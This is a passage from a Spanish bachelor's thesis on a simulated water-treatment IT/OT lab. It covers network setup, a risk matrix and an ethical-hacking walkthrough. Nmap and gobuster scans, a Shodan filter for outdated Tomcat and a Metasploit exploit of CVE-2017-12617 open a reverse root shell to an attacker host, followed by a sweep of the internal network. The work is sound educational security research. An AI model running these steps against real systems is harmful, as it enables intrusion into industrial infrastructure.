udp   UNCONN 0      0               [::]:161           [::]:*    users:(("docker-proxy",pid=1250,fd=4))
tcp   LISTEN 0      4096         0.0.0.0:44818      0.0.0.0:*    users:(("docker-proxy",pid=1174,fd=4))
tcp   LISTEN 0      4096         0.0.0.0:21         0.0.0.0:*    users:(("docker-proxy",pid=1338,fd=4))
tcp   LISTEN 0      4096         0.0.0.0:80         0.0.0.0:*    users:(("docker-proxy",pid=1292,fd=4))
tcp   LISTEN 0      4096         0.0.0.0:102        0.0.0.0:*    users:(("docker-proxy",pid=1265,fd=4))
tcp   LISTEN 0      4096         0.0.0.0:502        0.0.0.0:*    users:(("docker-proxy",pid=1214,fd=4))
tcp   LISTEN 0      4096            [::]:44818         [::]:*    users:(("docker-proxy",pid=1181,fd=4))
tcp   LISTEN 0      4096            [::]:21            [::]:*    users:(("docker-proxy",pid=1345,fd=4))
tcp   LISTEN 0      4096            [::]:80            [::]:*    users:(("docker-proxy",pid=1298,fd=4))
tcp   LISTEN 0      4096            [::]:102           [::]:*    users:(("docker-proxy",pid=1276,fd=4))
tcp   LISTEN 0      4096            [::]:502           [::]:*    users:(("docker-proxy",pid=1222,fd=4))
```

Extracto de código 7.5: Puertos utilizados por Conpot

Destacar como en el extracto [7.5] aparecen algunos protocolos que no se encontraban explícitamente indicados en la plantilla, como EtherNet/IP [5.3] (puerto 44818) y FTP [5.6] (puerto 21). Ya estaba entonces el simulador industrial completamente operativo, lo único que faltaba era abrir las conexiones para que el Apache Guacamole pudiera establecer las conexiones con M3-INDUSTRIAL. Se instalaron entonces los servicios necesarios para permitir las conexiones Telnet y RDP.

```
(root@industrial) -[~]
$ ss -tulpn | grep -E 'xrdp\"|xinetd'
tcp    LISTEN 0      2                  *:3389             *:*    users:(("xrdp",pid=4588,fd=11))
tcp    LISTEN 0      64                 *:23               *:*    users:(("xinetd",pid=4529,fd=5))
```

Extracto de código 7.6: Puertos abiertos para Apache Guacamole

7.3. Enrutado entre máquinas

Tal y como estaba desplegado el entorno hasta el momento, solo existía comunicación entre las máquinas que se encontraban en la misma interfaz de red. Para conseguir que las máquinas M1-ATACANTE y M3-INDUSTRIAL se comunicaran entre ellas estando en redes distintas, hacía falta introducir una serie de comandos en las tres máquinas de WWTP-Sim.

Habilitar enrutado en M2-GATEWAY

Lo primero era habilitar la capacidad de enrutado en la máquina M2-GATEWAY. De esta manera, M2-GATEWAY ya era capaz de enrutar los paquetes que le llegaran desde la red 10.0.3.0/24 a 10.0.5.0/24 y viceversa.

```
(root@gateway) -[~]
$ echo 1 > /proc/sys/net/ipv4/ip_forward
```

Extracto de código 7.7: Habilitar enrutado en M2-GATEWAY

Rutas en M1-ATACANTE y M3-INDUSTRIAL

Una vez que M2-GATEWAY ya tenía habilitada la capacidad de enrutar, solo hacía falta asignar las rutas a las máquinas pertenecientes a las redes IT y OT. Lo primero fue añadir la ruta en M1-ATACANTE donde se especificó que para llegar a la red interna (10.0.5.0/24), se pasase a través de M2-GATEWAY (10.0.3.4) mediante la interfaz de red *eth0*. En M3-INDUSTRIAL, hubo que realizar algo similar, se indicó que para llegar a la red externa (10.0.3.0/24) se pasase por M2-GATEWAY (10.0.5.7) mediante la interfaz de red *eth0*.

```
(root@atacante) -[~]
$ ip route add 10.0.5.0/24 via 10.0.3.4 dev eth0
```

Extracto de código 7.8: Ruta desde red externa a interna

```
(root@industrial) -[~]
$ ip route add 10.0.3.0/24 via 10.0.5.7 dev eth0
```

Extracto de código 7.9: Ruta desde red interna a externa

Ya estaba entonces la red completamente configurada, habiendo conexión entre todas las máquinas de WWTP-Sim. M1-ATACANTE y M3-INDUSTRIAL podían comunicarse a través de M2-GATEWAY, que actuaba como un enrutador.

7.4. Matriz de riesgos

Como en todo tipo de entorno de trabajo, se tienen unos activos que han de protegerse contra todo pronóstico, de modo que una tarea indispensable es llevar a cabo un análisis de riesgos. El análisis de riesgos se llevó a cabo en base a la probabilidad de que la amenaza aparezca y el impacto resultante en daños materiales, económicos, humanos, propiedad intelectual, etc. Para calcular el nivel de riesgo se utilizó una matriz 3x3, siendo (p = probabilidad; i = impacto; n = nivel de riesgo):

$$n = p \times i$$

El resultado de la matriz de nivel de riesgo viene recogido a continuación.

Probabilidad/ Impacto	Bajo (1)	Medio (2)	Alto (3)
Bajo (1)	Riesgo Bajo (1)	Riesgo Bajo (2)	Riesgo Medio (3)
Medio (2)	Riesgo Bajo (2)	Riesgo Medio (4)	Riesgo Alto (6)
Alto (3)	Riesgo Medio (3)	Riesgo Alto (6)	Riesgo Alto (9)

Figura 7.5: Niveles de riesgo según la probabilidad y el impacto

A continuación, se recogieron un conjunto de amenazas de ciberseguridad que atentan contra los activos de WWTP-Sim y que podrían llegar a ser extrapolables a un entorno industrial real. Posteriormente, a partir de una estimación de la probabilidad de que se manifieste el riesgo y del impacto que acarrearía, se estableció el nivel de exposición al riesgo. Por último, quedaron recogidas algunas acciones de mitigación y prevención ante estos riesgos para poder conseguir minimizar el nivel de riesgo, ya sea mediante una disminución de la probabilidad o del impacto.

Las probabilidades e impactos se basan en datos reales de años recientes, artículos como el IBM X-Force Threat Intelligence Index 2024 [28] o [20] tomaron encuestas y realizaron un análisis sobre las principales amenazas a las que se enfrenta la industria manufacturera con convergencia IT/OT. Es importante que una compañía conozca las amenazas y riesgos a los que se encuentra expuesta, de esta manera, se pueden establecer medidas para minimizar el nivel de exposición al riesgo.

Tabla 7.3

Riesgos de ciberseguridad en WWTP-Sim

Riesgos						
ID	Nombre	Amenaza	Probabilidad	Impacto	Nivel de Riesgo	Mitigación
R01	Zero-Day	Explotación de una vulnerabilidad no conocida hasta el momento	Bajo	Alto	Medio	Actualización regular de software y sistemas, tener contacto con el fabricante para posibles parches, contar con copias de seguridad.
R02	Phishing e ingeniería social	Explotando la psicología humana, un atacante puede conseguir información sensible o que el empleado realice acciones que comprometan la seguridad del entorno	Alto	Medio	Alto	Campañas de entrenamiento y concienciación sobre los empleados.
R03	Vulnerabilidades de acceso remoto	Un atacante puede conseguir acceso no autorizado a través de una mala configuración de acceso remoto o de protocolos de autenticación pobres	Bajo	Medio	Medio	Implementar medidas de autenticación robustas, así como realizar auditorías de las configuraciones de acceso remoto frecuentemente.
R04	Ataques a la cadena de suministros	Pueden existir puntos débiles en la cadena de suministros los cuales pueden ser utilizados para infiltrarse en el entorno IT/OT de la compañía	Medio	Alto	Alto	Cercanía con el fabricante. Actualización del firmware y parches. Realizar pruebas en un entorno seguro antes del despliegue final.
R05	Ataques de ransomware y malware	Puede infiltrarse en los sistemas de muchas maneras, cifrar los datos y realizar una extorsión	Medio	Alto	Alto	Contar con copias de seguridad, Actualizaciones frecuentes de software y sistemas, sistema de antivirus robusto, planes de respuesta ante incidentes.
R06	Ataques de denegación de servicio (DoS)	Dificultan la producción de la planta industrial a través de un uso elevado del tráfico de la red, impidiendo que los usuarios legítimos tengan acceso a los recursos y sistemas	Medio	Alto	Alto	Cortar la comunicación al notar un tráfico inusualmente alto. Correcta segmentación y cortafuegos bien configurado.

8. Ciberataque a WWTP-Sim

En este apartado, se recoge una demostración de un ciberataque sobre el entorno descrito en el apartado [7]. Esta prueba de concepto tuvo dos víctimas bien diferenciadas las cuales simularon a la parte IT (M2-GATEWAY) y a la parte OT (M3-INDUSTRIAL) respectivamente. El atacante, por su parte, estaba representado por M1-ATACANTE. Para la realización de este análisis y explotación de amenazas se siguió el **Framework de Hacking Ético** [7], el cual para este TFG, fue adaptado para seguir las siguientes cinco fases:

- **Fase de Reconocimiento:** análisis inicial destinado a obtener información acerca de un determinado objetivo antes de lanzar un ataque sobre él. Durante esta fase, se trata de encontrar datos como antiguas contraseñas, nombres de empleados importantes y posteriormente realizar un reconocimiento activo sobre como funciona la compañía. Es en este momento donde se procede a la recolección de un conjunto de datos como direcciones IP, servidores DNS, nombres de dominio, servidores TCP y UDP, etc. Esta recolección de información, es utilizada para conocer bien la infraestructura y poder colarse de manera más sencilla.

- **Fase de Escaneo:** en esta fase, ya se habrá identificado una manera de comunicarse con la red de la víctima y se es capaz de obtener más información. Existen tres formas de escaneo bien conocidas: pre-ataque, escaneo y escucha de puertos y finalmente extracción de información. Cada uno de estos métodos pueden aportar un conjunto de vulnerabilidades que permitan explotar las debilidades del sistema. La fase de pre-ataque es donde se escanea la red para conseguir información ayudándose de los datos recolectados en la fase de reconocimiento anterior. El escaneo y escucha de puertos utiliza herramientas como *sniffers*, escáneres de puertos, escáneres de vulnerabilidades y demás utilidades para la recolección de datos. La fase de extracción de información sirve para obtener más detalles sobre puertos, máquinas en ejecución y detalles de Sistemas Operativos para lanzar un determinado ataque.

- **Fase de Análisis de vulnerabilidades:** una vez se considera que se ha conseguido suficiente información del objetivo, se realizará una fase de definición, identificación, clasificación y priorización de vulnerabilidades que pueda presentar la víctima. En este momento se tratará de encontrar una debilidad en la red que permita introducirse en el objetivo para así dar rienda suelta en la fase de explotación. En esta fase también se realiza una recolección de los posibles scripts o exploits que sirvan para acceder a través de las supuestas vulnerabilidades.

- **Fase de Explotación:** en esta fase es donde gracias a las vulnerabilidades encontradas en la fase anterior, se consigue un acceso no autorizado al sistema o red víctima. Para esta fase se requiere un gran conocimiento sobre la vulnerabilidad que se está explotando además de distintas técnicas y herramientas para la explotación. Se necesitará generalmente escalar privilegios para transformar el acceso limitado en una cuenta con privilegios elevados que permitan realizar todo

tipo de acciones. En esta etapa también se tratará de conseguir que el acceso se mantenga activo y no se tenga acceso por tiempo limitado, para ello se utilizará malware, *backdoors*, mecanismos de persistencia, etc.

- **Fase de Obtención de resultados:** en esta quinta y última fase, se generará un reporte acerca de los pasos que se han ido realizando hasta conseguir acceder al sistema de forma no autorizada. La razón principal por la que se lleva a cabo este reporte es para que las compañías sean conocedoras de las debilidades y vulnerabilidades que presentan y que le permitieron conseguir acceso al atacante. De esta manera, las empresas podrán defenderse de ataques similares antes de que sea demasiado tarde. Esta fase representa claramente la diferencia entre un hacker ético y un hacker malicioso.

8.1. Conquista del Gateway

En este apartado se recoge el proceso llevado a cabo para hacerse con el control total de M2-GATEWAY. Durante esta demostración se seguirá el framework de hacking ético ya descrito y se realizará a través de una máquina Kali Linux (M1-ATACANTE) con sus respectivas herramientas y utilidades. Finalmente, se elaborarán unas conclusiones donde queden recogidas las repercusiones y posibles desenlaces que podrían ocurrir en un entorno convergente de este tipo.

Cabe recordar que el Gateway sirve como pasarela entre Internet y la planta industrial, de modo que si se consigue comprometer al Gateway, se obtendría comunicación directa con el entorno industrial de la víctima.

8.1.1. Fase de Reconocimiento

En este caso, dado que la totalidad de la infraestructura es un entorno virtualizado, se da por supuesto que el atacante conoce la dirección IP del Gateway (10.0.3.4). En el caso de tratarse de una fase de reconocimiento real, el atacante se apoyaría en recursos como *shodan.io*[1] donde podría realizar una búsqueda de IPs públicas que cuenten con características que el atacante escoja (Ej: país, región, versiones específicas de un determinado software, puertos específicos abiertos, etc.).

Para este caso, si se quisiera encontrar al equipo de la víctima en Shodan habría que realizar una búsqueda de versiones desactualizadas de Tomcat. El filtro de búsqueda en cuestión sería algo parecido a: **http.title:“Apache\ Tomcat/8.0.1”**.

[1] https://shodan.io/

8.1.2. Fase de Escaneo

```
(root@atacante)-[~]
$ nmap -p- --open -n -Pn -sS --min-rate 5000 10.0.3.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-12 08:01 CET
Nmap scan report for 10.0.3.4
Host is up (0.00028s latency).
Not shown: 65534 closed tcp ports (reset)
PORT     STATE SERVICE
8080/tcp open  http-proxy
MAC Address: 08:00:27:79:29:EC (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 4.07 seconds
```

Extracto de código 8.1: Escaneo de Nmap sobre Gateway

Para este primer escaneo se ha hecho uso de los siguientes comandos:

- **-p-:** con este comando se indica que escanee la totalidad de los puertos, que son generalmente 65535.
- **--open:** con esta opción se indica que solo muestre los puertos que estén abiertos, evitando que aparezcan puertos en los estados *filtered*, *closed*, *unfiltered, open | filtered*, *closed | filtered*.
- **-n:** indica que no se realice resolución de DNS inversa sobre las direcciones IPs que se encuentren, consiguiendo un escaneo más rápido.
- **-Pn:** esta opción evita que se realice la etapa de descubrimiento de hosts. Sin embargo, para una red local como la de este entorno, no tendrá efecto ya que necesita la dirección MAC para escanear los hosts.
- **-sS:** significa *stealth scan* y aporta mayor rapidez y sigilo a la hora de escanear.
- **--min-rate:** se utiliza para indicarle a Nmap que mande los paquetes en un tiempo menor o igual al tiempo indicado, en este caso 5 segundos.

Tras un primer escaneo global sobre M2-GATEWAY, se obtuvo que la máquina contaba con un puerto abierto, el puerto 8080 con servicio HTTP alojado en él. Este puerto abierto podía suponer un hilo del que tirar para el atacante, por lo que se trató de encontrar más información acerca de este servidor HTTP.

Apache Tomcat

```
(root@atacante) -[~]
$ nmap -p 8080 -sCV 10.0.3.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-11 12:59 CET
Nmap scan report for 10.0.3.4
Host is up (0.00044s latency).

PORT     STATE SERVICE VERSION
8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat/8.0.1
|_http-server-header: Apache-Coyote/1.1
|_http-favicon: Apache Tomcat
MAC Address: 08:00:27:79:29:EC (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at
   https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.63 seconds
```

Extracto de código 8.2: Scripts de Nmap sobre el puerto 8080

Tras el escaneo, el campo *http-title* confirmó la existencia de un servidor Tomcat con versión 8.0.1. Otro paso fundamental a realizar en caso de estar tratando con una aplicación web es la enumeración de ficheros y directorios. La enumeración de ficheros y directorios es a grandes rasgos un ataque de diccionario con el objetivo de encontrar un endpoint que coincida con el contenido del diccionario utilizado.

La enumeración se llevó a cabo a través de la herramienta *gobuster*[2], a la que se le indicaron ciertas opciones a tener en cuenta durante el escaneo. El resultado que se obtuvo viene recogido a continuación.

```
(root@atacante) -[~]
$ gobuster dir --url http://10.0.3.4:8080/ -b 400,404 --wordlist /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-big.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.3.4:8080/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-big.txt
[+] Negative Status codes:   400,404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/docs                 (Status: 302) [Size: 0] [--> http://10.0.3.4:8080/docs/]
/examples             (Status: 302) [Size: 0] [--> http://10.0.3.4:8080/examples/]
/manager              (Status: 302) [Size: 0] [--> http://10.0.3.4:8080/manager/]
/guacamole            (Status: 302) [Size: 0] [--> http://10.0.3.4:8080/guacamole/]
Progress: 1185254 / 1185255 (100.00%)
===============================================================
Finished
===============================================================
```

Extracto de código 8.3: Enumeración directorios sobre el servidor Tomcat

[2]https://github.com/OJ/gobuster

- **dir:** gobuster puede realizar diferentes tipos de escaneo pero, con esta opción, se le especifica que se quiere una enumeración de ficheros y directorios.
- **--url:** indica la dirección base sobre la que hacer la búsqueda.
- **-b:** es una especie de lista negra donde se indica los códigos de respuesta HTTP que no interesa que saque por pantalla.
- **--wordlist:** el diccionario que se va a emplear para el ataque.

Tras el escaneo, se obtuvo coincidencia con cuatro directorios (/docs, /examples, /manager y /guacamole). El código de respuesta HTTP en todos los casos es 302[3]. De los cuatro directorios obtenidos, los directorios /docs y /examples son directorios que crea Tomcat por defecto y no supone ningún interés para el atacante. Sin embargo, los directorios /manager y /guacamole resultan más interesantes.




Figura 8.1: Dirección http://10.0.3.4:8080/manager

Al acceder a /manager, aparecía una interfaz de autenticación, lo que significa que si se conseguía hacer un *bypass* de esta autenticación, se tendría acceso con privilegios, pudiendo comprometer la máquina M2-GATEWAY de manera severa.

[3]Código HTTP 302 - Indica que el recurso se ha movido temporalmente a una ubicación distinta a la que se está accediendo.




Figura 8.2: Dirección http://10.0.3.4:8080/guacamole

El directorio /guacamole, por su parte, contenía la aplicación web de Apache Guacamole en su versión 1.5.4 como se puede ver en la esquina inferior derecha de la página de autenticación. En este caso, también se podría tratar de *bypassear* este login para conseguir acceso.

Con las versiones de las aplicaciones software, directorios existentes y portales de autenticación que se encontraron hasta el momento, era suficiente para realizar una búsqueda de vulnerabilidades conocidas que, con suerte, permitirían comprometer a M2-GATEWAY.

8.1.3. Fase de Análisis de vulnerabilidades

A la hora de realizar un análisis de vulnerabilidades, es imprescindible haber dedicado el tiempo necesario para conocer a la víctima con gran detalle. Lo que permite encontrar las vulnerabilidades que presenta la víctima serán los recursos de los que hace uso junto con la versión específica que utiliza.

Tabla 8.1

Conocimiento objetivo acerca de la víctima

M2-GATEWAY		
Dirección IPv4	10.0.3.4	
Puertos abiertos	8080	
Recurso	Apache Tomcat	Apache Guacamole
Versión	8.0.1	1.5.4
Directorios	/manager, /guacamole	/

En la web existen diversas páginas con las que, a partir del nombre del software y su versión específica, se pueden conocer las vulnerabilidades con las que cuenta. En este caso se utilizó *cvedetails.com*[4] para tratar de encontrar vulnerabilidades para las que, con un poco de suerte, existiera un exploit público.

Apache Tomcat 8.0.1

Tras realizar una búsqueda acerca del producto Apache Tomcat en su versión 8.0.1, se obtuvo que se trata de una versión antigua de Tomcat la cual cuenta con multitud de CVEs. Que un producto cuente con CVEs no significa necesariamente que pueda explotarse fácilmente, para diferenciar esto existen algunos índices como la probabilidad de ser explotada y el impacto que causaría. Algunas páginas también indican de alguna forma que existe un exploit público para ese CVE en concreto.

Volviendo a los resultados encontrados acerca de Tomcat 8.0.1, existe un CVE que destacaba por encima del resto.




Figura 8.3: CVEs presentes en Apache Tomcat 8.0.1

[4]https://www.cvedetails.com/

Resulta que Apache Tomcat 8.0.1 presenta una vulnerabilidad cuya probabilidad de explotación en los últimos 30 días (EPSS Score) era del 97.53 %. Lo que indica que se trata de una vulnerabilidad con impacto crítico es la existencia de un exploit público en Metasploit Framework. El impacto es tan alto ya que en el caso de que la víctima sea vulnerable, se obtendría un *reverse shell*[5].




Figura 8.4: Especificación CVE-2017-12617

Existen más CVEs para la versión de Tomcat encontrada como CVE-2016-8735, CVE-2016-6816 y CVE-2014-0050, sin embargo, en este trabajo la fase de explotación giró entorno a **CVE-2017-12617**.

Apache Guacamole 1.5.4

En cuanto a Apache Guacamole, no se encontró ninguna vulnerabilidad en su versión 1.5.4, ya que se trataba de la última versión en el momento de la realización de este trabajo.

Resultados del análisis de vulnerabilidades

Gracias a los CVEs que fueron recabados en esta fase de análisis, ya se podía ir sabiendo en torno a qué giraría la fase de explotación. Cabe mencionar que a parte de los CVEs, en todo portal de autenticación como los de las direcciones /manager en Tomcat y la dirección base de Guacamole, existía la posibilidad de realizar un ataque de diccionario y fuerza bruta. Esto es factible siempre y cuando las contraseñas utilizadas por los usuarios no sean muy sofisticadas y se cuente con el diccionario adecuado. Los resultados de esta fase de análisis de vulnerabilidades vienen recogidos en la siguiente tabla.

[5]Reverse shell - Una terminal de comandos en la que la víctima establece una conexión con el atacante, permitiendo a éste la ejecución de comandos en remoto sobre la máquina víctima

Tabla 8.2

Resultados Análisis de Vulnerabilidades

M2-GATEWAY		
Recurso	Apache Tomcat	Apache Guacamole
Versión	8.0.1	1.5.4
CVE	**CVE-2017-12617** CVE-2016-8735 CVE-2016-6816 CVE-2014-0050	-
Ataque de Diccionario	/manager	/

8.1.4. Fase de Explotación

Apache Tomcat: CVE-2017-12617

Como ya se indicó en la fase de análisis de vulnerabilidades, la explotación del servidor Tomcat giró en torno a la vulnerabilidad catalogada como CVE-2017-12617. En el caso de que el Tomcat del objetivo fuera vulnerable al exploit de este CVE, el atacante obtendría un reverse shell, comprometiendo la máquina víctima en su totalidad.

El exploit para este CVE es público, se llama *Tomcat RCE via JSP Upload Bypass* [64] y se puede utilizar mediante Metasploit Framework. Lo primero que se hizo fue entrar en Metasploit Framework y cargar el exploit, introducir los parámetros que fueran necesarios y comprobar que el Tomcat de la víctima era vulnerable.

```
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > show options

Module options (exploit/multi/http/tomcat_jsp_upload_bypass):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     10.0.3.4         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/
      basics/using-metasploit.html
   RPORT      8080             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The URI path of the Tomcat installation
   VHOST                       no        HTTP server virtual host


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.3.6         yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > check
[+] 10.0.3.4:8080 - The target is vulnerable.
```

Extracto de código 8.4: Tomcat de M2-GATEWAY era vulnerable a CVE-2017-12617

Como se aprecia en el extracto [8.4], una vez introducida la dirección IP de la víctima en el campo RHOSTS y ejecutado el comando *check*, el exploit confirmó en la línea 34, que la víctima era vulnerable al exploit en cuestión y se obtendría un reverse shell una vez ejecutado.

```
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > run

[*] Started reverse TCP handler on 10.0.3.6:4444
[*] Uploading payload...
[*] Payload executed!
[*] Command shell session 1 opened (10.0.3.6:4444 -> 10.0.3.4:39818) at 2024-03-12 11:41:20 +0100

id
uid=0(root) gid=0(root) grupos=0(root)
ip a | grep inet
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
    inet 10.0.3.4/24 brd 10.0.3.255 scope global dynamic noprefixroute enp0s3
    inet6 fe80::30df:31ef:c453:f083/64 scope link noprefixroute
    inet 10.0.5.7/24 brd 10.0.5.255 scope global noprefixroute enp0s8
    inet6 fe80::f37c:3b52:4aee:4208/64 scope link noprefixroute
```

Extracto de código 8.5: Ejecución del exploit tomcat_jsp_upload_bypass

Una vez arrancado el exploit mediante el comando *run*, Metasploit hizo su trabajo y terminó arrancando un reverse shell que estaba conectada con la máquina víctima. Destacar que el atacante se encontraba como usuario **root**, es decir, no tenía ninguna limitación en cuanto a lo que podía o no hacer, tenía permisos para hacer todo lo que deseara. Una vez un hacker se encuentra como usuario root en una máquina víctima, se considera que ya es dueño absoluto de ella. En este trabajo, se realiza una actividad de hacking ético, de modo que la fase de explotación terminaría aquí. Sin embargo, en la realidad, no todo es tan bonito y puede ocurrir que la víctima se encuentre ante un hacker malicioso el cual podría realizar acciones como extorsionar a la víctima, destruir o filtrar datos, instalar malware, etc.

Por otra parte, a cualquier hacker le interesaría el hecho de que la máquina víctima contaba con un segundo adaptador de red que se conectaba con la red 10.0.5.0/24. Se realizó entonces, un sondeo en dicha red desde el reverse shell a ver si se encontraba algún host activo dentro de ese rango de IPs.

```
nmap -sn 10.0.5.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2024-04-09 14:01 CEST
Nmap scan report for _gateway (10.0.5.1)
Host is up (0.00020s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.5.2
Host is up (0.00017s latency).
